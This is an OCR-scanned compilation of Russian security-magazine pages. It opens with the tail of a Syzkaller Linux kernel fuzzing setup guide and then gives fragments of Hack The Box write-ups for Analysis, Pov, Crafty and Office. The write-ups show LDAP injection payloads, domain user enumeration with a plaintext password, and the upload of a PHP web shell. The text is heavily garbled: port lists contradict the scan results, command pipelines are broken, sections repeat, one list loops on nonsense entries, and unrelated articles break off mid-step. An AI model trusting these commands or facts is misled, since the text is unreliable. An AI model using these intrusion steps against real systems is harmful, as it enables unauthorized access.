CONFIG_IMA_DEV="ima_vtpm_dev"/" .config
```

В конфигурации ядра активируется сбор покрытия кода, следующая информация, санитайзер KASAN для обнаружения багов, специфичные для Debian опции и отключается механизм Predictable Network Interface Names. Подробнее — в документации.

После редактирования нужно перегенерить конфиг.

```
make olddefconfig
```

Все готово, собираем ядро. Это тоже займет какое-то время, которое занимает от нескольких минут.

Теперь запускаем make:

```
make -j nproc
```

Должны появиться файлы vmlinux и bzImage. Проверять их наличие можно следующими командами:

```
ls $KERNEL/vmlinux
ls $KERNEL/arch/x86/boot/bzImage
```

### Создаем образ

Когда ядро собрано, нужно создать образ системы на основе него. Это этого сборка фаззера будет гружить виртуалки с нашим ядром под фаззинг.

Сначала понадобится установить инструмент debootstrap:

```
sudo apt install -y debootstrap
```

И создаем создаем тот самый образ таким командами:

```
export IMAGE=$HOME/image
mkdir -p $IMAGE
cd $IMAGE/
wget https://raw.githubusercontent.com/google/syzkaller/master/tools/
create-image.sh -O create-image.sh
chmod +x create-image.sh
./create-image.sh
```

Результатом будет файл $IMAGE/bullseye.img

### Ставим QEMU и проверяем образ

Чтобы все запустить, понадобится виртуалка эмулятор. В этом нам поможет небезызвестный QEMU.

Устанавливаем:

```
sudo apt install -y qemu-system-x86
```

Проверяем, работает ли наш образ. Для этого запускаем его из QEMU. Попробуйте запустить образ чтобы убедиться что проблемы подключения к запущенному образу.

Нужно добавить текущего пользователя в данные группы `sudoers` и грузить `kvm`

```
sudo usermod -a -G kvm user
```

И еще одно: запускаем для KVM.

```
sudo modprobe kvm-intel
```


После этого нужно перелогиниться.

```
export KERNEL=$HOME/linux
export IMAGE=$HOME/image
qemu-system-x86_64 \
  -m 2G \
  -smp 2 \
  -kernel $KERNEL/arch/x86/boot/bzImage \
  -append "console=ttyS0 root=/dev/sda earlyprintk=serial net.
ifnames=0" \
  -drive file=$IMAGE/bullseye.img,format=raw \
  -net user,host=10.0.2.10,hostfwd=tcp:127.0.0.1:10021:22 \
  -net nic,model=e1000 \
  -enable-kvm \
  -nographic \
  -pidfile vm.pid \
  2\>&1 | tee -a vm.log
```

В текущем окне терминала должно появиться вот такое приглашение.

В другом окне терминала тоже подключаемся к виртуалке (или сервису) затем проверяем подключение к запущенному на QEMU образу:

```
export IMAGE=$HOME/image
ssh -i $IMAGE/bullseye_id_rsa -p 10021 -o "StrictHostKeyChecking no"
root@localhost
```



Подключились, все работает, и теперь можно выключить систему. Вводим во втором терминале:

```
poweroff
```

Машина выключится. Мы готовы к фаззингу ядра!

### ЗАПУСК ФАЗЗИНГА

Теперь нужно создать конфиг для самого фаззера, после чего его можно будет запускать.

В конфиге нужно будет указать рабочую директорию, поэтому создадим ее:

```
mkdir -p $HOME/workdir
```

Создаем конфиг Syzkaller:


```
{
  "target": "linux/amd64",
  "http": "127.0.0.1:56741",
  "workdir": "workdir",
  "kernel_obj": "linux",
  "image": "image/bullseye.img",
  "sshkey": "image/bullseye_id_rsa",
  "syzkaller": "gopath/src/github.com/google/syzkaller",
  "procs": 8,
  "type": "qemu",
  "vm": {
    "count": 4,
    "kernel": "linux/arch/x86/boot/bzImage",
    "cpu": 2,
    "mem": 2048
}
}
```

В конфиге можно поменять количество процессоров (`procs`) и операционной памяти (`mem`), выделяемые каждой машине. Также можно указать количество виртуальных машин (`count`). Все зависит от возможностей машины.

Конфиг готов, можно запускать фаззинг:

```
syzkaller/bin/syz-manager -config=my.cfg
```

После запуска пройдет какое-то время, пожди чем появится конечно от тестовой машины.



Если очень долго нет конечата, запускаю фаззер снова, при этом проверю бэкэнд (`-debug`) и конечата. Иногда, обычно при сбое ядра, если что-то пошло не так. Например, может быть ошибка подключения по SSH.


У фаззера есть веб-интерфейс:



Здесь можно посмотреть всю статистику. Также здесь будет отображаться информация о найденном баге. Для каждого стандартно по исходной ядр программы, которая вызывает баг ядра.

Чтобы смотреть эту страницу на хосте, обычно, что у виртуальной машины выбран тип адресации «Сетевой мост».

И перед запуском Syzkaller нужно впихать в конфиг IP адрес виртуальной машины (или IP адрес сервера в случае VPS) вместо стандартного 127.0.0.1.



### ВЫВОДЫ

Мы кратко рассмотрели историю и теорию фаззинга, разобрались, как строим фаззер Syzkaller и как его запускать. Запас материалов на статью закончился, поэтому в следующем номере поговорим о том, что делать с ним при поиске багов.

Жалко перемены в сисадмине изрядно! В качестве спасибо за статью — ссылки на полезные материалы по системам ошибок фаззера ядра Linux.

## Ссылки

- Syzkaller
- Документация Syzkaller
- Как работает фаззер с Syzkaller
- Исправляем чужие баги ядра Linux
- Syzkaller Dashboard
- Как настроить фаззер
- Linux Kernel Vulnerabilities

#SPOM

# HTB ANALYSIS

Analysis

Machine Author(s): Hackthebox
Difficulty: Medium
Release: 10 Jun 2023
Retired: 10 Jun 2023
IP: 10.10.11.250
OS: Linux

Hackthebox
Hack The Box Team

## Кладем учетки через перехват API приложения

**WARNING**

**Все материалы статьи предназначены в ЧИСТО ОБРАЗОВАТЕЛЬНЫХ ЦЕЛЯХ! Автор не несет никакой ответственности за то, что кто-нибудь решит использовать данные материалы в каком-то ином ключе, где так же есть вероятность нарушения законов РФ.**

### РАЗВЕДКА

**Сканирование портов**

Добавляем IP-адрес машины в /etc/hosts:

```
10.10.11.250    analysis.htb
```

И запускаем сканирование портов:

**Справка: сканирование портов**

Сканирование портов — процедура, которая позволяет определить какие порты открыты на удаленном компьютере, какие закрыты, а какие скрыты. Открытые порты принимают и отправляют пакеты данных, закрытые отвечают на запросы, но не принимают и не отправляют пакеты, скрытые игнорируют запросы.

Наиболее распространенный инструмент для сканирования — это Nmap. Воспользуемся им для сканирования всех портов нашей цели:

```
nmap -p- -sV -sC -T4 -Pn -n -vv --open -oN 80 | | grep -[0-9] | cut -d' ' -f 1 | tr '\n' ',' | sed s/,$//
mv -bprefix 80 | 0\*
```

Он действует в два этапа. На первом проверяются обычные порты (по умолчанию — 1000 штук), затем выполняется сканирование, с использованием полного синтаксиса команды «-p-».

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu-3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|   256 90:7a:f7:f3:b6:a9:a2:8b:0d:bb:9a:36:e0:49:f8:67 (ED25519)
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.52 (Ubuntu)
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flavor:
|   /:
|     PHPSESSID:
|       httponly flag not set
| http-title: Redirecting...
| http-redirector: Found 1 URL to follow
| http://analysis.htb/
443/tcp  open  ssl/ssl syn-ack ttl 63 Apache httpd 2.4.52 (Ubuntu)
| ssl-cert: Subject: commonName=analysis.htb/organizationalUnitName=Domain Control Validation
| Subject Alternative Name: DNS:analysis.htb, DNS:www.analysis.htb
| Issuer: commonName=Sectigo RSA Domain Validation Secure Server CA/organizationalUnitName=Sectigo Limited/localityName=Salford/stateOrProvinceName=Greater Manchester/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-29T00:00:00
| Not valid after:  2024-06-28T23:59:59
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flavor:
|   /:
|     PHPSESSID:
|       secure
|       httponly flag not set
| http-title: Redirecting...
| http-redirector: Found 1 URL to follow
| https://analysis.htb/
| ssl-date: TLS randomness does not work on this server
| tls-alpn:
|  http/1.1
| tls-nextprotoneg:
|  http/1.1
Service Info: Host: analysis.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Скрипт нашел много открытых портов, но начнем для Windows:

- 53 — DNS;
- 88 — Kerberos, веб-сервер Microsoft IIS 10.0;
- 389 — Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC);
- 139 — сеанс службы NetBIOS, NetBIOS;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены паролей Kerberos;
- 593 HTTP RPC (EPMAP) — используется в службе DCOM и MS-Exchange;
- 636 — LDAP поверх SSL (обычно SSL или TLS);
- 3268 — LDAP — используется для запросов к каталогу компании в сети;
- 3269 — LDAP — для доступа к Global Catalog с помощью протокола защищенных сокетов;
- 3306 — ОЧЕЛМАСЛО;
- 5985 — Веб-сервис удаленного управления WinRM;
- 9389 — веб-сервисы .NET.

Интересны Rail-машин на SMB нет, поэтому сразу идем на веб-сервер:

**Справка: Протокол Kerberos**

**ТОЧКА ВХОДА**

На сайте почти ничего полезного найти не удалось, поэтому пробуем с поиском по скрытым файлам и каталогам:

**Справка: сканирование веб-сервисов**

Задача всех начных перебирать и запускаем сканирование:

```
ferocious.sh -t http://analysis.htb/ -x directory_2_3_medium_
ferocious.sh -t 1 -t 100
```

Но на деле, не каталогов найти не удалось, поэтому переходим к поиску файлов, которые могут открыть для нас новые сайты. Для этого я использую **-dfext** опцию:

```
rfuf -t http://analysis.htb/ -d 'host: dev2.analysis.htb' -x
ferocious.sh -t http://analysis.htb/ -t 100 -dfext
```

И находим один подходящий, который добавляем в файл /etc/hosts:

```
10.10.11.250 analysis.htb internal.analysis.htb
```

Сервер возвращает код статуса 403, поэтому пробуем поискать скрытые каталоги и файлы:

```
ferocious.sh -t http://internal.analysis.htb/admin/ -x directory_2_3_medium_lowercase.txt -t 256 | | 0
```

В этого варианта три доступных каталога. Сканирование **dashboard** на скрытые интересных файлов:

```
ferocious.sh -t http://internal.analysis.htb/admin/dashboard/ -x files_interesting.txt -t 256 | | 0
```

Нашел **index.php**, поэтому попробуем сканировать все всех каталогов только формы PHP:

```
ferocious.sh -t http://internal.analysis.htb/admin/* -x php_files_common_54%.txt -t 256 | | 0
```

```
ferocious.sh -t http://internal.analysis.htb/users/* -x php_files_common_54%.txt -t 256 | | 0
```

```
ferocious.sh -t http://internal.analysis.htb/vendor/composer/* -x php_files_common_54%.txt -t 256 | | 0
```

В этого получилось найти форму авторизации и веб-приложение:

**Справка: Веб-приложение**

Регистрация **error/list.php** получаем сообщение о неверном параметре:

```
Warning: Undefined array key "filter" in /var/www/html/error/list.php
```

Попробуем подсунуть нам параметр, для него сразу выдается SQL Injection. Чтобы в выводе не получать ошибку, нужно сначала, установив фильтр на проверку столбца с номером «**filter=1**»:

```
rfuf -t http://internal.analysis.htb/users/list.php?filter=1' -w
wordlistpassword.txt -t 50 | | 0
```

Находим параметр **name**, который отвечает за фильтрацию пользователей по именам:

**Справка: Инъекция**

**Search result**

| Search | Name | Email | Phone | Date |
|---|---|---|---|---|
| Search | Search | Search | Search | Search |
| 1 | Test | test@test.com | 1 | 2023-06-01 |

**Search result**

| Search | Name | Email | Phone | Date |
|---|---|---|---|---|
| Search | Search | Search | Search | Search |
| 1 | Test | test@test.com | 1 | 2023-06-01 |

В результате нашелся набор данных, который для отображения от основной версии различаться. Ещё по всему, перед name LDAP-инъекция. Попробуем с помощью инструмента ldapsearch-injection (**ldapsearch**):

```
ldapsearch -h analysis.htb -p 389 -b "dc=analysis,dc=htb" -s sub -x -D "cn=*,dc=analysis,dc=htb" -w *
```

В результате нашелся набор данных, который для отображения от основной версии различаться. Ещё по всему, перед name LDAP-инъекция. Попробуем с помощью инструмента ldapsearch-injection (**ldapsearch**):

**Справка: Инъекция**

**LDAP Injection**

Для эксплуатации уязвимости попробуем получить доступ атрибуты LDAP. Для этого воспользуемся стандартным Fuzzing-payloads по следующим условиям:

```
(|(objectclass=*)(cn=*))&(sn=*)
```

**Search result**

| Search | Name | Email | Phone | Date |
|---|---|---|---|---|
| Search | Search | Search | Search | Search |
| 1 | Test | test@test.com | 1 | 2023-06-01 |

**Search result**

| Search | Name | Email | Phone | Date |
|---|---|---|---|---|
| Search | Search | Search | Search | Search |
| 1 | Test | test@test.com | 1 | 2023-06-01 |

Нашелся особенный атрибут на нашем. Попробуем получить описание учетных записей, которые отображаются в ответе. Для этого воспользуемся следующим payload:

```
(|(objectclass=*)(description=*))&(sn=*)
```

Нетрудно есть, который будет отображаться в ответе. Попробуем получить значение атрибута **description**. Попробуем его как base64 и получаем:

```
(|(objectclass=*)(description=*))&(description
```

# HTB ANALYSIS

## КРАДЕМ УЧЕТКИ ЧЕРЕЗ ПЕРЕХВАТ API ПРИЛОЖЕНИЯ

### ТОЧКА ОПОРЫ

Первым делом получим список всех пользователей домена с помощью NetExec. Единственный пользователь с данными в поле `description` у нас уже есть.

```
nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --users
```

```
┌──╼ $ nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --users
SMB         10.10.11.250    445    DC-ANALYSIS     [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.250    445    DC-ANALYSIS     [+] analysis.htb\technician:97NTtl*4QP96Bv
SMB         10.10.11.250    445    DC-ANALYSIS     [*] Trying to dump local users with SAMRPC protocol
SMB         10.10.11.250    445    DC-ANALYSIS     [+] Enumerated domain user(s)
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\Administrateur                  Compte d'utilisateur d'administration
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\Invité                          Compte d'utilisateur invité
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\krbtgt                          Compte de service du centre de distribution de clés
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\jdoe
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\soc_analyst
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\cwilliams
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\technician                      97NTtl*4QP96Bv
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\webservice
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\wsmith
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\jangel
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\lzem
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\svc_web
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\amanson
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\badam
```

Пользователи домена


Также нужно определить пользователей, которые могут получить сессию на сервере через службу WinRM. Для этого запросим членов службы «Пользователи удаленного управления». При этом делаем предположение, что язык системы — испанский, и берем нужную строку из испанской локализации.

```
nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --groups
'Utilisateurs de gestion à distance'
```

```
┌──╼ $ nxc smb analysis.htb -u 'technician' -p '97NTtl*4QP96Bv' --groups 'Utilisateurs de gestion à distance'
SMB         10.10.11.250    445    DC-ANALYSIS     [*] Windows 10.0 Build 17763 x64 (name:DC-ANALYSIS) (domain:analysis.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.250    445    DC-ANALYSIS     [+] analysis.htb\technician:97NTtl*4QP96Bv
SMB         10.10.11.250    445    DC-ANALYSIS     [+] Enumerated members of domain group
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\wsmith
SMB         10.10.11.250    445    DC-ANALYSIS     analysis.htb\jdoe
```


Пользователи удаленного управления

Сессию на сервере нам пока не получить. Вспоминаем про авторизацию на сайте, быть может, там есть уязвимости RCE.





Главная страница сайта

Изучив сайт, находим форму загрузки файлов.




Содержимое страницы SOC Report

Сразу пробуем загрузить p0wny-shell, популярный шелл на PHP. Удача: мы находим его в каталоге `uploads`.




Результат выполнения команды whoami /all

Продолжение статьи →

# HTB ANALYSIS

## КРАЙНЫЙ МОЛОЧНИК ЧЕРЕЗ ЛОКАЛЬНЫЙ API ПРИЛОЖЕНИЯ

### ПРОДВИЖЕНИЕ

**Пользователь Jim**

Мы получили в системе, а теперь нам нужно собрать информацию. В ходе сканирования нам стало известно PRTG.

### Сервис: скрипты PRTG

Сервис PRTG — это инструмент для мониторинга сетевого трафика, который позволяет отслеживать различные показатели и показывает графическую статистику. Сервис использует скрипты на Python, которые могут выполнять различные задачи, в частности, для получения данных о состоянии сервисов. Скрипты PRTG хранятся в каталоге C:\Program Files (x86)\PRTG Network Monitor\Custom Sensors\EXE\, а запускаются от имени пользователя prtg system administrator. Для выполнения скриптов нам необходимо получить доступ к учетной записи prtg system administrator.

Запускаем exe-шник исполняемый файл для Windows и запускаем сканирование:

```
C:\Users\Jim>C:\Program Files (x86)\Nmap\nmap.exe -sV -p- -T4 -A -v -Pn -oN
C:\Users\Jim>type C:\Program Files (x86)\Nmap\nmap.exe -sV -p- -T4 -A -v -Pn -oN
Nmap 7.94 scan initiated Sun Jun 29 12:12:12 2025 as: C:\Program Files (x86)\Nmap\nmap.exe -sV -p- -T4 -A -v -Pn -oN
Nmap scan report for 10.10.11.211
Host is up (0.0.0.0 latency).
Not shown: 65535 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  Simple DNS Plus
80/tcp open  http    Microsoft IIS 10.0 (Windows Server 2019 Standard 17763)
135/tcp open  msrpc   Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
3268/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

Нашелся экземпляр для веб-программы и не нашелся, поэтому собираем данные из домена с помощью BloodHound.

### Сервис: BloodHound

BloodHound — это инструмент для визуализации векторов атак в доменах Active Directory. Он использует теории графов для выявления скрытых связей между пользователями, группами, компьютерами и политиками безопасности. Сервис использует скрипты на Python, которые могут выполнять различные задачи, в частности, для получения данных о состоянии сервисов. Скрипты BloodHound хранятся в каталоге C:\Program Files (x86)\BloodHound\Collectors\, а запускаются от имени пользователя prtg system administrator. Для выполнения скриптов нам необходимо получить доступ к учетной записи prtg system administrator.

```
C:\Program Files (x86)\BloodHound\Collectors>
```

Отправляем exe-шник на выполнение нашему в Windows.


**Получение root-доступа домена через API hooking**

Самый опасный компонент в том, чтобы отслеживать функции API, через которые взаимодействует с ОС Windows. Для этого необходимо отслеживать все системные вызовы API функции. Для отслеживания системных вызовов API функции, которые выполняются в рамках процесса, необходимо использовать инструмент API Monitor 64. Будем полагать, что нам удалось запустить и дебажить процесс.

Скачиваем и запускаем инструмент API Monitor. Выбираем процесс, в ходе которого мы хотим отслеживать системные вызовы API функции. Для отслеживания системных вызовов API функции, которые выполняются в рамках процесса, необходимо использовать инструмент API Monitor 64. Будем полагать, что нам удалось запустить и дебажить процесс.

API Monitor - API Monitor v2 32-bit
File Edit View Tools Window Help
Monitoring Processes
Monitoring Services
Monitoring Threads
Monitoring Modules
Monitoring Memory
Monitoring Heap
Monitoring Stack
Monitoring Resources
Monitoring Sockets
Monitoring Pipes
Monitoring Mailslots
Monitoring Shared Memory
Monitoring Shared Memory Sections
Monitoring Shared Memory Ranges
Monitoring Shared Memory Views
Monitoring Shared Memory Mappings
Monitoring Shared Memory Pages
Monitoring Shared Memory Protections
Monitoring Shared Memory Attributes
Monitoring Shared Memory Flags
Monitoring Shared Memory Handles
Monitoring Shared Memory Names
Monitoring Shared Memory Types
Monitoring Shared Memory Sizes
Monitoring Shared Memory Addresses
Monitoring Shared Memory Offsets
Monitoring Shared Memory Lengths
Monitoring Shared Memory Values
Monitoring Shared Memory Checksums
Monitoring Shared Memory Hashes
Monitoring Shared Memory Signatures
Monitoring Shared Memory Encryptions
Monitoring Shared Memory Decryptions
Monitoring Shared Memory Compressions
Monitoring Shared Memory Decompressions
Monitoring Shared Memory Encodings
Monitoring Shared Memory Decodings
Monitoring Shared Memory Formats
Monitoring Shared Memory Parsers
Monitoring Shared Memory Serializers
Monitoring Shared Memory Deserializers
Monitoring Shared Memory Validators
Monitoring Shared Memory Checkers
Monitoring Shared Memory Loggers
Monitoring Shared Memory Trackers
Monitoring Shared Memory Profilers
Monitoring Shared Memory Debuggers
Monitoring Shared Memory Analyzers
Monitoring Shared Memory Reporters
Monitoring Shared Memory Exporters
Monitoring Shared Memory Importers
Monitoring Shared Memory Converters
Monitoring Shared Memory Formatters

# HTB POV




Захватываем веб-сервер IIS через десериализацию ViewState

Sofiane
Hamlili

Сегодня в ходе взлома, как получить root можность удаленного выполнения кода на сервере IIS, используя десериализацию ViewState, использовать типы LPE (локальное включение файлов). А для повышения привилегий в Windows сначала эксплуатируем службу, а затем используем привилегию SeDebugPrivilege.

Захватываем веб-сервер IIS через десериализацию ViewState

Сегодня в ходе взлома, как получить root можность удаленного выполнения кода на сервере IIS, используя десериализацию ViewState, использовать типы LPE (локальное включение файлов). А для повышения привилегий в Windows сначала эксплуатируем службу, а затем используем привилегию SeDebugPrivilege.

**WARNING**
Запускайте на своем хосте VPN рекомендуется только если вы IT-эксперт или с опытом работы, где есть полные права уйти на root, но это вы можете в общей сети с другими участниками

**РАЗВЕДКА**

**Сканирование портов**
Добавляем IP адрес машины в /etc/hosts.

```
10.10.11.251    pov.htb
```

И запускаем сканирование портов:

## Сервер сканирование порта

Сканирование порта — сканирование сетевых портов для любой цели. Для сканирования портов мы будем использовать Nmap, поскольку это наиболее надежный инструмент сканирования портов, который также может определять версии запущенных на целевом сервере приложений. Мы запустим следующую команду, чтобы сканировать все порты на нашем сервере:

```
sudo nmap -sV -sC -p- -vvv -oN nmap -T4 10.10.11.251
Nmap to up (0.067s latency).

PORT   STATE SERVICE VERSION
80/tcp open http   Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title:
|_  Site doesn't have a title (text/html; charset=utf-8).
Service Info: Host: dev.pov.htb; OS: Windows; CPU: x86-64; Device: specialized; Application: aircrack-ng
```

Сервер сканирует порт 80 — веб-сервер Microsoft IIS 10.0 так как встроенный пользовательский сайт

**ТОЧКА ВХОДА**

На сайте можно интересовать найти не сделать, поэтому посмотрим и сам найдем.

## Сервер сканирование веб с feroxbuster

Feroxbuster — инструмент обнаружения контента, который использует для создания запросов к веб-серверу. Feroxbuster использует большой словарь, который может быть использован для обнаружения скрытых файлов и каталогов на веб-сервере. Feroxbuster также может использовать несколько словарей. Мы запустим следующую команду для сканирования скрытых каталогов:

```
feroxbuster -u http://pov.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Сканирование веб-сервера с feroxbuster

Запуск его начнет перечислять и запускает найдет:

```
feroxbuster -u http://pov.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
by Ben "epi" Risher 🤓                 ver: 2.10.4
─────────────────────────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────────────────────────────────────
```

# Атакуем сервер Minecraft через уязвимость в Log4j

Rafferty
hackerdom.com

Сегодня я на новом примере покажу, как сервер Minecraft, работающий на Windows, может быть взломан при помощи существующего exploit. Получив возможность удаленно выполнить код, мы проанализируем уязвимые планины и найдем данные для повышения привилегий в системе.

Наша цель — зайти machine Crafty с адресом 10.10.10.249 и получить root flag. Это весьма задачка — легкая. Все действия будут выполняться на Linux.

**WARNING**

**Подключаться к машине с IP-адресом 10.10.10.249 рекомендуется только через VPN. Не делай этого с компьютера, где хотя бы один файл для тебя важен. Не хочу тебя пугать, но мало ли что может произойти.**

## РАЗВЕДКА

**Сканирование портов**

Добавляем IP-адрес machine в /etc/hosts:

```
10.10.11.249    crafty.htb
```

И запускаем сканирование портов:

### Справка: сканирование портов

Сканирование портов — это процедура, в ходе которой хакер перебирает адреса. Он отправляет каждому из них пакеты, чтобы определить, какие из сервисов, запущенные на машине, ждут подключения. Так он сможет узнать информацию о системе и выбрать подходящий способ для получения полного доступа.

Наиболее распространенный инструмент для сканирования — это Nmap. Попробуем воспользоваться им для сканирования машины. Сначала выполним такую команду:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 -T4 | grep "^[0-9]" | cut -d'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -$ports -- $1
```

Он работает в два этапа. На первом проверяются обычные быстрые порты, на втором — остальные. Такая последовательность сканирования с использованием нескольких серверов (опция -A).

```
Nmap 7.92 ( https://nmap.org )
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-13 19:50 EDT
Nmap scan report for crafty.htb (10.10.10.249)
Host is up (0.0.0.0s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
25565/tcp open  minecraft
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Сервер нашел два открытых порта:

- 80 — веб-сервер Microsoft IIS 10.0;
- 25565 — сервер Minecraft 1.16.5.

Первым делом посмотрим, что есть на веб-сервере. Там нас встречает приветственный сайт, расрекламированный еще один подарок.

Новый подарок добавляем в наш файл /etc/hosts.

```
10.10.11.249    crafty.htb play.crafty.htb
```


Сразу отметим, что скачиваемая на первом с на второго сайта ничего не дает. То этой причине перейдем к следующему.

## ТОЧКА ВХОДА

Первым делом стоит проверить, есть ли для обнаруженного софта готовые уязвимости. Для этого нужно определить версии данных приложений. Сервер IIS 10.0 на машине Windows Server 2019 просто показывать в Google. По запросу «Microsoft 1.16.5 Minecraft» мы получаем ответ «Java», что, что в этой версии сервера есть уже известная уязвимость.

Google
Microsoft 1.16.5 Minecraft
Все
Видео
Картинки
Карты
Новости
Ещё
Инструменты
Результатов примерно 51 000 000 000
Java Edition 1.16.5 - Minecraft Wiki
https://minecraft.fandom.com › ru › Java_Edition_1.16.5
Java Edition 1.16.5 - Minecraft Wiki
Java Edition 1.16.5 Microsoft Server Duplication Glitch Tutorial Best Dup
Java Edition 1.16.5 Microsoft Server Duplication Glitch Tutorial Bedrock
Java Edition 1.16.5 - Minecraft Wiki
Exploiting Minecraft Servers (1.16.5) - Software Secret - Medium
Java Edition 1.16.5 Microsoft Server Duplication Glitch Tutorial Bedrock
Java Edition 1.16.5 - Minecraft Wiki
Java Edition 1.16.5 Microsoft Server Duplication Glitch Tutorial Bedrock
Java Edition 1.16.5 - Minecraft Wiki
Java Edition 1.16.5 - Minecraft Wiki
Java Edition 1.16.5 - Minecraft Wiki

# HTB OFFICE



Office

| OS | RELEASE DATE | DIFFICULTY | POINTS |
|---|---|---|---|
| Windows | 17 Feb 2024 | Hard | 40 |

Захватываем домен управления групповыми политиками Windows

RedHacker
hackerredhacker@gmail.com

В этом райтапе я покажу, как может быть атакован домен управления групповыми политиками в Active Directory. Но начнем мы с восстановленных запросов Kerberos и получим защищенные данные, которые позволят нам подобрать пароль пользователя. А затем эксплуатируем уязвимость в ядрах, чтобы получить доступ на удаленном сервере.

Наша цель — получение прав суперпользователя на машине Office с учебной площадки Hack The Box. Уровень задания — сложный.

**WARNING**

Подключаться к машинам с HTB рекомендуется только через VPN. Не рискуйте тем, что ваш домашний компьютер, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

## РАЗВЕДКА

### Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.3   office.htb
